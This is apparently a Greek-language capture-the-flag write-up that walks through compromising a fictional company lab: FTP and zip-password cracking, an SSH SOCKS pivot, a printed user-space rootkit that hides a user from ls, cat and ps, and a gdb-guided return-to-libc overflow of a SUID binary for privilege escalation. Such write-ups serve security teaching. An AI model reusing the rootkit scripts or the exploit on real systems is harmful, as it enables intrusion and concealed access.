
Έχουμε terminal σαν www-data του fileserver.

Με λίγες ακόμα εντολές έχουμε και το επόμενο flag, στον φάκελο /var/www/html/pcap


```
www-data@estia:/var/www/html/.inc$ pwd
pwd
/var/www/html/.inc
www-data@estia:/var/www/html/.inc$ ls
ls
callback.php
config.php
config.php.sample
functions.php
timezone.php
timezone.php.sample
www-data@estia:/var/www/html/.inc$ cd ..
cd ..
www-data@estia:/var/www/html$ ls
ls
README.md
index.php
pcap
www-data@estia:/var/www/html$ ls -lah
ls -lah
total 44K
drwxr-xr-x 8 root root 4.0K Mar 23 21:02 .
drwxr-xr-x 3 root root 4.0K Mar 23 20:03 ..
drwxr-xr-x 2 root root 4.0K Mar 23 20:05 .css
-rw-r--r-- 1 root root   16 Mar 23 20:05 .gitignore
drwxr-xr-x 2 root root 4.0K Mar 23 20:05 .inc
drwxr-xr-x 2 root root 4.0K Mar 23 20:05 .js
drwxr-xr-x 2 root root 4.0K Mar 23 20:05 .patches
drwxr-xr-x 2 root root 4.0K Mar 23 20:05 .scripts
-rw-r--r-- 1 root root  711 Mar 23 20:05 README.md
-rw-r--r-- 1 root root 4.0K Mar 23 20:05 index.php
drwxr-xr-x 2 root root 4.0K Apr 10 13:49 pcap
www-data@estia:/var/www/html$ cd pcap
cd pcap
www-data@estia:/var/www/html/pcap$ ls -lah
ls -lah
total 16K
drwxr-xr-x 2 root root 4.0K Apr 10 13:49 .
drwxr-xr-x 8 root root 4.0K Mar 23 21:02 ..
-rw-r--r-- 1 root root  155 Apr 10 13:51 [file_access_flag]
-rw-r--r-- 1 root root   88 Mar 23 20:05 index.php
www-data@estia:/var/www/html/pcap$ cat [file_access_flag]
cat [file_access_flag]

Token: 1ac776052551b45a21e4f67f01475db6048d13c0

# ----------------- #

This is the FileServer access flag.
Keep digging, important information inside!
```

Εκεί υπάρχει και ένα αρχείο pcap (προφανώς καταγραφές δικτυακής κίνησης από τον admin). Μετά από ανάλυση του pcap αρχείου βρέθηκαν τα εξής :

Το ένα από τα pcap φανερώνει τη συνομιλία μεταξύ της Βόλιου με τον Κουρτζάνη. Το συγκεκριμένο διαβάζεται με την επιλογή ανάλυσης της κίνησης ως voip.



Το δεύτερο pcap αποκαλύπτει μέσα από τη διαδικτυακή κίνηση την επίσκεψη στον ιστότοπο του twitter και συγκεκριμένα του χρήστη little_pwnie. Το τελευταίο pcap αποκαλύπτει μέσα από τη διαδικτυακή κίνηση την επίσκεψη στο φάκελο /users στην ip του υπολογιστή chaos (172.29.40.18).



Έχοντας κάνει enumeration στον fileserver, ξέρουμε ότι υπάρχει η πόρτα 21 ανοιχτή (ftp). Από την στιγμή που ο παίκτης δεν έχει κάποια λίστα με usernames & passwords, μπορεί να δοκιμάσει να συνδεθεί χωρίς username και password (anonymous ftp). Έτσι θα μπορέσει να πλοηγηθεί ανώνυμα στον fileserver και να αναλακύψει το users.zip, να το φέρει τοπικά και κάνοντας bruteforce, με την γνωστή λίστα rockyou, τον κωδικό να μπορέσει να πάρει πρόσβαση στο συμπιεσμένο αρχείο και συνεπώς σε usernames και κωδικούς υπαλλήλων της εταιρείας.

Πρόσβαση στον mail server


Έχοντας συνδεθεί με τον user που δημιουργήσαμε στον webserver, εκτελώντας την εντολή

ssh –D 8080 user@10.56.56.10 μπορούμε να επισκεφθούμε την web σελίδα του mailserver με τον browser μας, βάζοντας σαν proxy server τον δίαυλο που ανοίξαμε παραπάνω, δηλαδή βάζοντας SOCKs proxy version 5 στην IP 127.0.0.1 και την πόρτα 8080, στην διεύθυνση https://172.29.40.20 όπου εκεί θα βρούμε το login form της webmail υπηρεσίας.

Reminder: Έχοντας δημιουργήσει τον δίαυλο επικοινωνίας, η κίνηση περνάει στην εξωτερική IP του webserver (10.56.56.10) και αυτός δρομολογεί τα πακέτα μέσω του εσωτερικού interface (172.29.40.10) στην διεύθυνση του mailserver (172.29.40.20).

Έχοντας ανακτήσει την λίστα των χρηστών της εταιρείας από το κλειδωμένο .zip αρχείο που βρέθηκε στον fileserver, είτε το ανοιχτό που βρέθηκε στον backup server, μπορούμε να κάνουν login με τα credentials των χρηστών που έχουμε στην κατοχή μας και να διαβάσουμε τα email τους.

Το email που ξεχωρίζει είναι εκείνο που έχει στείλει ο IT Administrator της Round Table Security όπου κάνει λόγο για έναν περίεργο λογαριασμό στο Twitter με όνομα little_pwnie.



Πρόσβαση στο μηχάνημα του admin

Παίρνοντας πρόσβαση στο μηχάνημα του admin ως χρήστης s.kourtzanis ξεκινάμε ένα βασικό enumeration του συστήματος. Τυπικά, θα κοιτάξουμε ποιοι είναι οι χρήστες:

```
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:111::/var/run/dbus:/bin/false
avahi:x:105:112:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
Debian-exim:x:106:114::/var/spool/exim4:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
colord:x:108:117:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
geoclue:x:110:118::/var/lib/geoclue:/bin/false
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
pulse:x:112:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin
rtkit:x:114:122:RealtimeKit,,,:/proc:/bin/false
saned:x:115:123::/var/lib/saned:/bin/false
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
lightdm:x:117:124:Light Display Manager:/var/lib/lightdm:/bin/false
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
user:x:1000:1000:User,,,:/home/user:/bin/bash
admin:x:1001:1001::/home/admin:/bin/bash
s.kourtzanis:x:1002:1002::/home/s.kourtzanis:/bin/bash
mysql:x:119:125:MySQL Server,,,:/nonexistent:/bin/false
test:x:1004:1004::/home/test:/bin/sh
s.kourtzanis@chaos:~$
```

Και ποιοι χρήστες έχουν home directory:

```
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ ls /home
admin
s.kourtzanis
user
s.kourtzanis@chaos:~$ ls -la /home
total 24
drwxr-xr-x  6 root         root         4096 Apr 13 00:06 .
drwxr-xr-x 21 root         root         4096 Mar 24 16:47 ..
drwxr-xr-x  2 admin        admin        4096 Apr 10 15:46 admin
drwxr-xr-x  3 s.kourtzanis s.kourtzanis 4096 Apr 10 15:44 s.kourtzanis
drwxr-xr-x 16 user         user         4096 Mar 25 03:36 user
s.kourtzanis@chaos:~$
```

Όμως η εντολή ls φαίνεται να τυπώνει τα αποτελέσματα με ασυνήθιστο τρόπο. Αν ερευνήσουμε λίγο βαθύτερα:

```
s.kourtzanis@chaos:~$ file /bin/ls
/bin/ls: POSIX shell script, ASCII text executable
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ file /bin/cat
/bin/cat: POSIX shell script, ASCII text executable
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ file /bin/ps
/bin/ps: POSIX shell script, ASCII text executable
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ file /bin/bash
/bin/bash: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=7
ee79c073d4ee3a4c9e499ad6f63e1e69b2b6c41, stripped
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ ls -la /bin/ls /bin/cat /bin/bash
-rwxr-xr-x 1 root root 1105840 Nov 13  2014 /bin/bash
-rwxr-xr-x 1 root root     169 Mar 26 00:41 /bin/cat
-rwxr-xr-x 1 root root      76 Mar 26 00:41 /bin/ls
s.kourtzanis@chaos:~$
```

Η εντολή ls, φαίνεται να είναι bash script. Πράγμα πολύ ύποπτο. Αυτό συμβαίνει, ακόμα, με τις cat και ps. Όλες αυτές οι εντολές είναι compiled ELF εκτελέσιμα, όχι scripts. Αυτό δεν είναι φυσιολογικό και θα πρέπει να εξεταστεί περαιτέρω.

Και τα περιεχόμενά τους:

```
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ cat /bin/ls
#!/bin/sh
hidden="little_pwnie"
/bin/little_pwnie/ls $@ | grep -v "$hidden"
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ cat /bin/cat
#!/bin/sh
hidden="little_pwnie"
if [ "$1" = "/etc/passwd" ] || [ "$1" = "passwd" ]; then
        /bin/little_pwnie/cat $* | grep -v "$hidden"
else
        /bin/little_pwnie/cat $*
fi
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ cat /bin/ps
#!/bin/sh
hidden="little_pwnie"
x=$$;
x=`expr $x + 3`;
/bin/little_pwnie/ps $* | grep -v "$x\|$hidden\|$$" ;
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ ls /bin/little_pwnie/
cat
ls
lsof
ps
w
who
s.kourtzanis@chaos:~$ ls -la /bin/little_pwnie/
total 504
drwxr-xr-x 2 root root   4096 Mar 26 00:41 .
drwxrwxr-x 3 root root   4096 Apr  4 19:04 ..
-rwxr-xr-x 1 root root  50920 Mar 26 00:41 cat
-rwxr-xr-x 1 root root 121032 Mar 26 00:41 ls
-rwxr-xr-x 1 root root 161852 Mar 26 00:41 lsof
-rwxr-xr-x 1 root root  91988 Mar 26 00:41 ps
-rwxr-xr-x 1 root root  17896 Mar 26 00:41 w
-rwxr-xr-x 1 root root  50888 Mar 26 00:41 who
s.kourtzanis@chaos:~$
```

Επίσης φαίνεται πως τα πραγματικά εκτελέσιμα βρίσκονται μέσα στο φάκελο /bin/little_pwnie/. Ο φάκελος αυτός δε φαίνεται με ls /bin. Οι "πειραγμένες" εντολές φαίνεται να θέλουν να κρύψουν το string "little_pwnie" από την έξοδό τους. Επομένως, ίσως πράγματι να μας εξαπάτησαν. Αν διαβάσουμε το /etc/passwd με ένα πρόγραμμα εκτός του cat:

```
s.kourtzanis@chaos:~$ tail /etc/passwd
rtkit:x:114:122:RealtimeKit,,,:/proc:/bin/false
saned:x:115:123::/var/lib/saned:/bin/false
usbmux:x:116:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
lightdm:x:117:124:Light Display Manager:/var/lib/lightdm:/bin/false
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
user:x:1000:1000:User,,,:/home/user:/bin/bash
admin:x:1001:1001::/home/admin:/bin/bash
s.kourtzanis:x:1002:1002::/home/s.kourtzanis:/bin/bash
little_pwnie:x:1003:1003::/home/little_pwnie:/bin/bash
mysql:x:119:125:MySQL Server,,,:/nonexistent:/bin/false
s.kourtzanis@chaos:~$
```

Υπάρχει ένας κρυμμένος χρήστης μέσα στο σύστημα. Φαίνεται να έχει και home folder:

```
s.kourtzanis@chaos:~$ /bin/little_pwnie/ls /home
admin  little_pwnie  s.kourtzanis  user
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ /bin/little_pwnie/ls  -la /home
total 24
drwxr-xr-x  6 root         root         4096 Apr 13 00:06 .
drwxr-xr-x 21 root         root         4096 Mar 24 16:47 ..
drwxr-xr-x  2 admin        admin        4096 Apr 10 15:46 admin
drwxr-xr-x  2 little_pwnie little_pwnie 4096 Apr 10 15:53 little_pwnie
drwxr-xr-x  3 s.kourtzanis s.kourtzanis 4096 Apr 10 15:44 s.kourtzanis
drwxr-xr-x 16 user         user         4096 Mar 25 03:36 user
s.kourtzanis@chaos:~$
```

Επομένως ένας ακόμα χρήστης έχει πρόσβαση στο μηχάνημα με ssh. Οι συνδέσεις του δε φαίνονται με w ή lsof, καθώς αυτές οι εντολές είναι επίσης "πειραγμένες". Έχουμε την περίπτωση ενός πολύ απλού user side rootkit!


Επόμενη κίνηση είναι να ελέγξουμε για εκτελέσιμα με SUID bit.

```
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ find / -perm -4000 2>/dev/null
/bin/fusermount
/bin/mount
/bin/su
/bin/ntfs-3g
/bin/umount
/sbin/mount.nfs
/etc/kernel/kernel_mod_X
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/X
/usr/bin/procmail
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/exim4
/usr/sbin/pppd
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
```

Είναι φανερό πως ένα εκτελέσιμο δεν είναι συνηθισμένο σε καμία διανομή Linux μέχρι τώρα. Το /etc/kernel/kernel_mod_X φαίνεται ιδιαίτερα ύποπτο. Ας το δούμε από λίγο πιο κοντά:

```
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ ls -la /etc/kernel/kernel_mod_X
-r-sr-xr-x 1 admin admin 7511 Mar 26 00:41 /etc/kernel/kernel_mod_X
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ /etc/kernel/kernel_mod_X

 Enter the password :
some_password

 Wrong Password
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
```

Φαίνεται πως βρήκαμε το στόχο μας! Το εκτελέσιμο έχει έλεγχο password. Για να δούμε την πραγματική του συμπεριφορά πρέπει να του δώσουμε το σωστό password. Θα πρέπει να κάνουμε Reverse Engineering για να το βρούμε. Παρατηρούμε πως ο έλεγχος γίνεται με τη συνάρτηση της C: int strcmp(const char *str1, const char *str2). Οπότε πρέπει να ανατρέξουμε στη στοίβα κατά το χρόνο εκτέλεσης για να δούμε με τι συγκρίνεται η είσοδός μας:



Η εκτέλεση μέσα από τον gdb μας δίνει το αποτέλεσμα:

```
(gdb) r
Starting program: /etc/kernel/kernel_mod_X

 Enter the password :
I want the password!

Breakpoint 1, 0x080486f0 in main ()
(gdb) x/32s $esp
0xbfffeb80:     "\234\357\377\277\234\353\377\277 ", <incomplete sequence \374\267>
0xbfffeb8d:     ""
0xbfffeb8e:     ""
0xbfffeb8f:     ""
0xbfffeb90:     ""
0xbfffeb91:     ""
0xbfffeb92:     ""
0xbfffeb93:     ""
0xbfffeb94:     ""
0xbfffeb95:     ""
0xbfffeb96:     ""
0xbfffeb97:     ""
0xbfffeb98:     ""
0xbfffeb99:     ""
0xbfffeb9a:     ""
0xbfffeb9b:     ""
0xbfffeb9c:     "ro46lese6urity\n"
0xbfffebac:     ""
0xbfffebad:     ""
0xbfffebae:     ""
0xbfffebaf:     ""
0xbfffebb0:     ""
0xbfffebb1:     ""
0xbfffebb2:     ""
0xbfffebb3:     ""
0xbfffebb4:     ""
0xbfffebb5:     ""
0xbfffebb6:     ""
0xbfffebb7:     ""
0xbfffebb8:     ""
0xbfffebb9:     ""
0xbfffebba:     ""
(gdb)
```

Βάζοντας τον κωδικό που βρήκαμε, παίρνουμε την παρακάτω απάντηση:

```
s.kourtzanis@chaos:~$ /etc/kernel/kernel_mod_X

 Enter the password :
ro46lese6urity

 Correct Password

 Command :

 Thanks for the command!
s.kourtzanis@chaos:~$
```

Δυστυχώς το πρόγραμμα τερματίζει χωρίς να μας ζητάει δεύτερη είσοδο. Τυπώνοντας ένα dummy μήνυμα για κάποιο “command”.

Από την εκτέλεση στον debugger βλέπουμε πως από το χρήστη ζητείται είσοδος μόνο μία φορά, για τον κωδικό, οπότε δεν υπάρχει εκτέλεση κάποιου command εσωτερικά του προγράμματος.

Μετά από αρκετή μελέτη του runtime φαίνεται πως το πρόγραμμα έχει αδυναμία Buffer Overflow καθώς καλείται η ευάλωτη: char * strcpy (char * destination, const char * source); για το command-line argument argv[3].

Επόμενη κίνηση είναι ο έλεγχος του περιβάλλοντος για προστασίες κατά των Buffer Overflows:

```
s.kourtzanis@chaos:~$ ps -au | grep kernel_mod_X
s.kourt+  7408  0.0  0.5  26388 20960 pts/0    S+   15:44   0:00 gdb -q /etc/kernel/kernel_mod_X
s.kourt+  7410  0.0  0.0   2028   512 pts/0    t    15:45   0:00 /etc/kernel/kernel_mod_X
admin     7658  0.0  0.0   2028   512 pts/3    S+   15:59   0:00 /etc/kernel/kernel_mod_X
s.kourt+  7881  0.0  0.0   4556  2112 pts/4    S+   16:03   0:00 grep kernel_mod_X
s.kourtzanis@chaos:~$ cat /proc/7410/maps
08048000-08049000 r-xp 00000000 fe:01 131118     /etc/kernel/kernel_mod_X
08049000-0804a000 r--p 00000000 fe:01 131118     /etc/kernel/kernel_mod_X
0804a000-0804b000 rw-p 00001000 fe:01 131118     /etc/kernel/kernel_mod_X
b7e1a000-b7e1b000 rw-p 00000000 00:00 0
b7e1b000-b7fc2000 r-xp 00000000 fe:01 2004       /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b7fc2000-b7fc4000 r--p 001a7000 fe:01 2004       /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b7fc4000-b7fc5000 rw-p 001a9000 fe:01 2004       /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
b7fc5000-b7fc8000 rw-p 00000000 00:00 0
b7fd8000-b7fdc000 rw-p 00000000 00:00 0
b7fdc000-b7fdd000 r-xp 00000000 00:00 0          [vdso]
b7fdd000-b7fdf000 r--p 00000000 00:00 0          [vvar]
b7fdf000-b7ffe000 r-xp 00000000 fe:01 68770      /lib/i386-linux-gnu/ld-2.19.so
b7ffe000-b7fff000 r--p 0001f000 fe:01 68770      /lib/i386-linux-gnu/ld-2.19.so
b7fff000-b8000000 rw-p 00020000 fe:01 68770      /lib/i386-linux-gnu/ld-2.19.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
s.kourtzanis@chaos:~$
```

Αφού τα bits της στοίβας είναι rw-p το NX (DEP, W xor X = 1) είναι ενεργοποιημένο και η στοίβα δεν είναι εκτελέσιμη.

```
s.kourtzanis@chaos:~$ cat /proc/sys/kernel/randomize_va_space
0
s.kourtzanis@chaos:~$
```

Βλέπουμε ότι το ASLR είναι απενεργοποιημένο. Αυτό εγείρει και υποψίες... Τελευταίος πυρήνας χωρίς ASLR ήταν ο 2.6.12 το 2005. Αυτό σημαίνει πως κάποιος έχει πειράξει τις ρυθμίσεις πυρήνα. Δε φαίνεται να υπάρχει λόγος να το έκανε ο admin...

Προχωρώντας στο exploitation έχουμε ένα τυπικό Return to Libc στο τρίτο όρισμα. Επομένως επόμενο βήμα είναι το RET offset:

```
(gdb) r i u $(python -c 'print "J"*132')
Starting program: /etc/kernel/kernel_mod_X i u $(python -c 'print "J"*132')

 Enter the password :
ro46lese6urity

 Correct Password

 Command :

 Thanks for the command!

Program received signal SIGSEGV, Segmentation fault.
0x4a4a4a4a in ?? ()
(gdb)
```

Βλέπουμε ότι το RET είναι στα byte 128-132.

Τώρα χρειαζόμαστε τη διεύθυνση της system, πράγμα που θα βρούμε εύκολα από το gdb:

```
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ gdb -q /etc/kernel/kernel_mod_X
Reading symbols from /etc/kernel/kernel_mod_X...(no debugging symbols found)...done.
(gdb) start
Temporary breakpoint 1 at 0x8048531
Starting program: /etc/kernel/kernel_mod_X

Temporary breakpoint 1, 0x08048531 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e593e0 <__libc_system>
(gdb)
```

Το όρισμα της θα περαστεί μέσα στο environment και θα γίνει export για να το έχουμε φορτωμένο στη στοίβα κατά την εκτέλεση. Για να βρούμε τη διεύθυνσή του θα χρησιμοποιήσουμε το getenvaddr.

```
 GNU nano 2.2.6                File  getenvaddr.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/*              https://github.com/Partyschaum/haxe/blob/master/getenvaddr.c              */

int main(int argc, char *argv[]) {
        char *ptr;

        if(argc < 3) {
                printf("Usage: %s <environment variable> <target program name>\n", argv[0]);
                exit(0);
        }
        ptr = getenv(argv[1]); /* get env var location */
        ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for program name */
        printf("%s will be at %p\n", argv[1], ptr);
}
```

Το Environment Variable EGG θα περιέχει το '/bin/sh' με αρκετά κενά στην αρχή, για να μας διευκολύνει στην εύρεση της διεύθυνσής του, καθώς system("/bin/sh"); έχει το ίδιο αποτέλεσμα με: system(" /bin/sh"); (είναι η λογική του NOP sled εφαρμοσμένη σε strings)

```
s.kourtzanis@chaos:~$ export EGG=$(python -c 'print " "*50 + "/bin/sh" ')
s.kourtzanis@chaos:~$ echo $EGG
/bin/sh
s.kourtzanis@chaos:~$ ./getenvaddr EGG kernel_mod_X
EGG will be at 0xbffff83a
s.kourtzanis@chaos:~$
```

Το Exploit είναι έτοιμο.

```
s.kourtzanis@chaos:~$
s.kourtzanis@chaos:~$ ./getenvaddr EGG /etc/kernel/kernel_mod_X
EGG will be at 0xbffff454
s.kourtzanis@chaos:~$ /etc/kernel/kernel_mod_X h g $(python -c 'print "\xe0\x93\xe5\xb7"*34 + "\x54\xf4\xff\xbf"')

 Enter the password :
ro46lese6urity

 Correct Password

 Command :

 Thanks for the command!
$
$
$ id
uid=1002(s.kourtzanis) gid=1002(s.kourtzanis) euid=1001(admin) groups=1002(s.kourtzanis)
$  whoami
admin
$
$
$ ls -la /usr/bin/nmap
-r-xr-x--- 1 admin admin 2455208 Jan 17  2015 /usr/bin/nmap
$
$
$
```

Πλέον έχουμε το Effective UID του admin, πράγμα που μας καθιστά ικανούς να τρέξουμε το nmap.
